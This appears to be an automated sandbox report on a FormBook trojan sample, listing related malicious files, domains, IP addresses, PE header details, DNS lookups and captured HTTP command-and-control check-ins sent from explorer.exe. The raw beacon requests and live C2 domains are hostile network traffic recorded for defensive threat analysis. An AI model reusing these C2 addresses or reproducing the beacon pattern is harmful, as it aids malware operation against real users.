	orders.exe	Get hash	malicious	Browse	• www.furlashop.site/ni6e/?W6=dhmVnxFiqqQHtzkp6eqPey57Y8PFMjt1OTneE2bUvMahMvc1Ztnhmpaq/pNC70nk10eiFrAbg==&UlPt=GVoxsVvHVpd8Sl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.40.211	TeMdJqNMM0.exe	Get hash	malicious	Browse	• www.manageoceanaccount.com/dy8g/?Yn-PvXgP=zCCrdzdvThYaTASpe/hPmHk7ap5P+ANftyOGnlC77DjfTWm2yZ7w2vU9UG6jkznrjboy&x4=w4VXMtwX5BA
162.241.62.54	v8kZUFgdD4.exe	Get hash	malicious	Browse	• www.jorgeporcayo.com/dy8g/?i0GDM=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImUVNZCFSYJzAIvZikA==&0X=C6Ah3vPx
	QxnlprRUTx.exe	Get hash	malicious	Browse	• www.jorgeporcayo.com/dy8g/?Jn=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImX53aDppb+SR&2dM8l=bXbDpfbx6FA04L
	TeMdJqNMM0.exe	Get hash	malicious	Browse	• www.jorgeporcayo.com/dy8g/?Yn-PvXgP=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImUZNKSJRBZzW&x4=w4VXMtwX5BA
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• www.jorgeporcayo.com/dy8g/?3f=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImX5dFzZpf8aR&XRtpal=y48HaFr
	New order 301534.pdf.exe	Get hash	malicious	Browse	• www.tuzypop.com/sbqi/?ZjR=TyogNDuayMasT0oCbdt3Eat51QL3ELvKrHkWpVATBBZEFOGxOOifBgSTpUoy0eHE1TfRcYKQLQ==&ndnddT=ot9xbpDpf8H4

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.professioneconsulenza.net	d6qU4nYIEp.exe	Get hash	malicious	Browse	• 89.46.109.25
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 89.46.109.25
	242jQP4mQP.exe	Get hash	malicious	Browse	• 89.46.109.25
www.manageoceanaccount.com	SWIFT MESSAGE DETAILS.xlsx	Get hash	malicious	Browse	• 104.21.40.211
	Payment_Ref_Advice.xlsx	Get hash	malicious	Browse	• 172.67.188.96
	TeMdJqNMM0.exe	Get hash	malicious	Browse	• 104.21.40.211

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.iwccgroup.com	0FKzNO1g3P.exe	Get hash	malicious	Browse	• 104.21.86.209

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	PAYMENT ADVICE.doc	Get hash	malicious	Browse	• 104.21.27.166
	PO20210722.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	New order 11244332.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Z0hOr2pD7k.exe	Get hash	malicious	Browse	• 1.1.1.1
	USD_SLIP.docx	Get hash	malicious	Browse	• 104.21.19.245
	DHL JULY STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 104.21.19.200
	qK3005mdZn.exe	Get hash	malicious	Browse	• 172.67.168.51
	whesilox.exe	Get hash	malicious	Browse	• 172.67.188.154
	Bank contract,PDF.exe	Get hash	malicious	Browse	• 172.67.188.154
	Scan003000494 pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Swift-pdf.exe	Get hash	malicious	Browse	• 104.21.13.164
	Order _ 08201450.doc	Get hash	malicious	Browse	• 172.67.188.154
	aLLEK0YD2O.exe	Get hash	malicious	Browse	• 104.21.13.164
	Statement SKBMT 09818.jar	Get hash	malicious	Browse	• 66.235.200.145
	DOC98374933_JULY2021.EXE	Get hash	malicious	Browse	• 172.67.203.175
	Specifications_Details_20337_FLQ.exe	Get hash	malicious	Browse	• 172.67.188.154
	RFQ - 4 SCH 160 EQUAL TEE.doc	Get hash	malicious	Browse	• 172.67.169.145
	RIi1iCfuVK.exe	Get hash	malicious	Browse	• 104.21.51.99
	kkXJRT8vEl.exe	Get hash	malicious	Browse	• 104.21.51.99
	kS2dqbsDwD.exe	Get hash	malicious	Browse	• 104.25.234.53

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.969197227754621
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	85vLO1Rpcy.exe
File size:	177038
MD5:	91663bee11ec2466c36ff85805041fff
SHA1:	944de18e73bbcf9807c960ba925641211d46cd6e
SHA256:	b764504a2998416edbba85e1495c8311f8cc94f5775ce3413b8d3cbd5acf03d7
SHA512:	040ca62d7816cbaeb4983defb2905ac8c6e2358b3b10b43b44948d9d521bb194253e292f525a06109490a2d22ca6db2b20654d17cfadaa16ba1c3ae15d0a1a92
SSDEEP:	3072:Se8sLVMMnySqjooMKC8r8onTKtd5xYMhVwHlKKUQKZ/1CUmXAgrhIWS2OWYilqje:SEL6MyS8oB3KnIdD18gKUQKTCUpgrhIq

General

File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....=Wu.\9&.\9&.\9&.$.&.\9&.\8&.\9&.$.&.\9&.$.&.\9&Rich.\9&.....PE..L....;.`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x401000
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x60F93B1D [Thu Jul 22 09:32:13 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	63b0867460dd31e465a337a5e3e003e6

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x10e8	0x1200	False	0.476996527778	data	4.706153126	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x234	0x400	False	0.3125	data	2.64202346139	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:58:53.783078	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	34.102.136.180	192.168.2.4
07/22/21-17:59:47.938975	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	172.67.129.33
07/22/21-17:59:47.938975	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	172.67.129.33
07/22/21-17:59:47.938975	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	172.67.129.33
07/22/21-17:59:53.264167	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	34.102.136.180	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:58:53.528120041 CEST	192.168.2.4	8.8.8.8	0xa643	Standard query (0)	www.fitnesstwentytwenty.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:58:58.804101944 CEST	192.168.2.4	8.8.8.8	0x288f	Standard query (0)	www.melodezu.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:04.268095970 CEST	192.168.2.4	8.8.8.8	0xbfe0	Standard query (0)	www.sprinkleresources.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:09.924380064 CEST	192.168.2.4	8.8.8.8	0x7f21	Standard query (0)	www.professioneconsulenza.net	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:15.129786968 CEST	192.168.2.4	8.8.8.8	0x14a9	Standard query (0)	www.iwccgroup.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:20.707901001 CEST	192.168.2.4	8.8.8.8	0x4733	Standard query (0)	www.saludflv.info	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:26.142884016 CEST	192.168.2.4	8.8.8.8	0x8bdf	Standard query (0)	www.manageoceanaccount.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:31.349689960 CEST	192.168.2.4	8.8.8.8	0xf3f8	Standard query (0)	www.cwdelrio.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:36.442914963 CEST	192.168.2.4	8.8.8.8	0x1bf3	Standard query (0)	www.mydreamtv.net	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:41.937380075 CEST	192.168.2.4	8.8.8.8	0x7e22	Standard query (0)	www.jorgeporcayo.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:47.820266962 CEST	192.168.2.4	8.8.8.8	0xd2f9	Standard query (0)	www.builtbydawn.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:53.020230055 CEST	192.168.2.4	8.8.8.8	0xbf7	Standard query (0)	www.invisiongc.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:58:53.591170073 CEST	8.8.8.8	192.168.2.4	0xa643	No error (0)	www.fitnesstwentytwenty.com	fitnesstwentytwenty.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:58:53.591170073 CEST	8.8.8.8	192.168.2.4	0xa643	No error (0)	fitnesstwentytwenty.com		34.102.136.180	A (IP address)	IN (0x0001)
Jul 22, 2021 17:58:58.863302946 CEST	8.8.8.8	192.168.2.4	0x288f	No error (0)	www.melodezu.com	melodezu.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:58:58.863302946 CEST	8.8.8.8	192.168.2.4	0x288f	No error (0)	melodezu.com		64.227.87.162	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:04.431778908 CEST	8.8.8.8	192.168.2.4	0xbfe0	No error (0)	www.sprinkleresources.com	sprinkleresources.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:59:04.431778908 CEST	8.8.8.8	192.168.2.4	0xbfe0	No error (0)	sprinkleresources.com		78.47.57.7	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:09.999142885 CEST	8.8.8.8	192.168.2.4	0x7f21	No error (0)	www.professioneconsulenza.net		89.46.109.25	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:15.193748951 CEST	8.8.8.8	192.168.2.4	0x14a9	No error (0)	www.iwccgroup.com		104.21.86.209	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:15.193748951 CEST	8.8.8.8	192.168.2.4	0x14a9	No error (0)	www.iwccgroup.com		172.67.136.222	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:21.100776911 CEST	8.8.8.8	192.168.2.4	0x4733	Server failure (2)	www.saludflv.info	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:59:26.208291054 CEST	8.8.8.8	192.168.2.4	0x8bdf	No error (0)	www.manageoceanaccount.com		104.21.40.211	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:26.208291054 CEST	8.8.8.8	192.168.2.4	0x8bdf	No error (0)	www.manageoceanaccount.com		172.67.188.96	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:31.431299925 CEST	8.8.8.8	192.168.2.4	0xf3f8	Name error (3)	www.cwdelrio.com	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:36.513633013 CEST	8.8.8.8	192.168.2.4	0x1bf3	Name error (3)	www.mydreamtv.net	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:42.140947104 CEST	8.8.8.8	192.168.2.4	0x7e22	No error (0)	www.jorgeporcayo.com	jorgeporcayo.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:59:42.140947104 CEST	8.8.8.8	192.168.2.4	0x7e22	No error (0)	jorgeporcayo.com		162.241.62.54	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:47.895555019 CEST	8.8.8.8	192.168.2.4	0xd2f9	No error (0)	www.builtbydawn.com		172.67.129.33	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:47.895555019 CEST	8.8.8.8	192.168.2.4	0xd2f9	No error (0)	www.builtbydawn.com		104.21.2.115	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:53.082292080 CEST	8.8.8.8	192.168.2.4	0xbf7	No error (0)	www.invisiongc.net	invisiongc.net		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:59:53.082292080 CEST	8.8.8.8	192.168.2.4	0xbf7	No error (0)	invisiongc.net		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.fitnesstwentytwenty.com
- www.melodezu.com
- www.sprinkleresources.com
- www.professioneconsulenza.net
- www.iwccgroup.com
- www.manageoceanaccount.com
- www.jorgeporcayo.com
- www.builtbydawn.com
- www.invisiongc.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:58:53.644109964 CEST	8106	OUT	GET /dy8g/?4hoDb=IhkJQD+B0bk6+V2yAPUkLiiPXbQYCeTmh4O7f9n2kBTH706egIRBsrjYfWBeBd2LV0Ma&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.fitnesstwentytwenty.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:58:53.783077955 CEST	8107	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 22 Jul 2021 15:58:53 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef677e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49761	64.227.87.162	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:58:59.060558081 CEST	8108	OUT	GET /dy8g/?4hoDb=qBaU/+yfeYHIlZouGPofXU4iidVfFInHYvrLlGgOmZTTI18u/I/MgAYEWpAR2vhEkSQT&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.melodezu.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:58:59.252990961 CEST	8109	IN	HTTP/1.1 404 Not Found Date: Thu, 22 Jul 2021 15:58:59 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 278 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 38 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6d 65 6c 6f 64 65 7a 75 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.18 (Ubuntu) Server at www.melodezu.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49762	78.47.57.7	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:59:04.504060984 CEST	8110	OUT	GET /dy8g/?4hoDb=QPKcqu0vMetGK+JfgUD/8nBfSHpRH5kA0PGey6xyb3gkjUZIEhl5tlPdZ8p3XQTNaLSI&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.sprinkleresources.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:59:04.887867928 CEST	8110	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 22 Jul 2021 15:59:04 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://sprinkleresources.com/dy8g/?4hoDb=QPKcqu0vMetGK+JfgUD/8nBfSHpRH5kA0PGey6xyb3gkjUZIEhl5tlPdZ8p3XQTNaLSI&m4L0u=bZcPvDKxdtw Vary: Accept-Encoding Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49763	89.46.109.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:59:10.061862946 CEST	8111	OUT	GET /dy8g/?4hoDb=B6XRNEXBM36CngModurpGrvJhOmsW28/SGtim1Ppn9j53l0DJdxuAnVFBlFsUFB06+ev&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.professioneconsulenza.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:59:10.122562885 CEST	8112	IN	HTTP/1.1 301 Moved Permanently Server: aruba-proxy Date: Thu, 22 Jul 2021 15:59:10 GMT Content-Type: text/html Content-Length: 168 Connection: close Location: https://www.professioneconsulenza.net/dy8g/?4hoDb=B6XRNEXBM36CngModurpGrvJhOmsW28/SGtim1Ppn9j53l0DJdxuAnVFBlFsUFB06+ev&m4L0u=bZcPvDKxdtw X-ServerName: ipvsproxy177.ad.aruba.it Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 61 72 75 62 61 2d 70 72 6f 78 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> aruba-proxy </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49764	104.21.86.209	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:59:15.237628937 CEST	8113	OUT	GET /dy8g/?4hoDb=7CAQNvso9+3ggABZu/Jc7fNLxaXC+FNFfFld5zwEvttFhfWBu0C0F7PZZ+Whh9hkxniW&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.iwccgroup.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:59:15.681235075 CEST	8114	IN	HTTP/1.1 404 Not Found Date: Thu, 22 Jul 2021 15:59:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Last-Modified: Wed, 17 Mar 2021 11:02:44 GMT CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=aYGn2VEN7wNFB%2BssKDmUplNRL10Cnzm6Ply0dK5FRfCgz5iFtoVNECzO9P%2FVSq3nQ78mZwjTNHso5RXhTIBLuQydQrnYDJQaxNDkUofb5UxvvUTbjFk9fUuiHEaG3iwZvc0OLA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 672de0086c212c2a-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 62 39 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 73 74 79 6c 65 3e 68 74 6d 6c 7b 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 20 61 75 74 6f 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 36 30 30 70 78 3b 6d 69 6e 2d 77 69 64 74 68 3a 38 30 30 70 78 3b 68 65 69 67 68 74 3a 31 30 30 25 7d 2e 74 6f 70 7b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 68 65 69 67 68 74 3a 63 61 6c 63 28 34 30 25 20 2d 20 31 34 30 70 78 29 7d 2e 62 6f 74 74 6f 6d 7b 68 65 69 67 68 74 3a 31 35 30 70 78 3b 68 65 69 67 68 74 3a 63 61 6c 63 28 36 30 25 20 2d 20 32 31 30 70 78 29 7d 2e 63 65 6e 74 65 72 7b 68 65 69 67 68 74 3a 33 35 30 70 78 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 6d 69 64 64 6c 65 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 7d 2e 63 69 72 63 6c 65 7b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 77 69 64 74 68 3a 32 36 30 70 78 3b 68 65 69 67 68 74 3a 32 36 30 70 78 3b 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 35 30 25 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 63 30 63 36 63 63 7d 2e 63 69 72 63 6c 65 5f 74 65 78 74 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 36 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 30 70 78 3b 63 6f 6c 6f 72 3a 23 66 66 66 66 66 66 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 7d 2e 74 65 78 74 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 34 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 32 36 70 78 3b 63 6f 6c 6f 72 3a 23 35 30 35 61 36 34 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 74 6f 70 22 3e 3c 2f 64 69 76 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 65 6e 74 65 72 22 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 69 72 63 6c 65 22 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 69 72 63 6c 65 5f 74 65 78 74 22 3e 34 30 34 3c Data Ascii: b98<!DOCTYPE html><html><head><meta charset="utf-8"><style>html{height:100%}body{margin:0 auto;min-height:600px;min-width:800px;height:100%}.top{height:100px;height:calc(40% - 140px)}.bottom{height:150px;height:calc(60% - 210px)}.center{height:350px;text-align:center;vertical-align:middle;font-family:Verdana}.circle{margin:auto;width:260px;height:260px;border-radius:50%;background:#c0c6cc}.circle_text{line-height:260px;font-size:100px;color:#ffffff;font-weight:bold}.text{line-height:40px;font-size:26px;color:#505a64}</style></head><body> 404<

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49766	104.21.40.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:59:26.254539013 CEST	8127	OUT	GET /dy8g/?4hoDb=zCCrdzdvThYaTASpe/hPmHk7ap5P+ANftyOGnlC77DjfTWm2yZ7w2vU9UFaZ0iHT58J1&m4L0u=bZcPvDKxdtw HTTP/1.1 Host: www.manageoceanaccount.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:59:26.328947067 CEST	8128	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 22 Jul 2021 15:59:26 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close location: https://accountsredapple.com/dy8g/?4hoDb=zCCrdzdvThYaTASpe/hPmHk7ap5P+ANftyOGnlC77DjfTWm2yZ7w2vU9UFaZ0iHT58J1&m4L0u=bZcPvDKxdtw CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=JbKm5i2SCek9R7xmGZATyiecYj9toFFTWwAdJ2uHYmgn7v6rtQwrNmxvRFTprayFO0Y34EXqjPlZaUrfmcLd3JX0muKshErPWsD3Kh4oPFrZdRqY%2FKX6KJ1vQWzyUm0zcllUKvO5lYMFHwT%2FKw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 672de04d4ac74db8-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 62 39 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a Data Ascii: b9<html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx/1.14.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49768	162.241.62.54	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
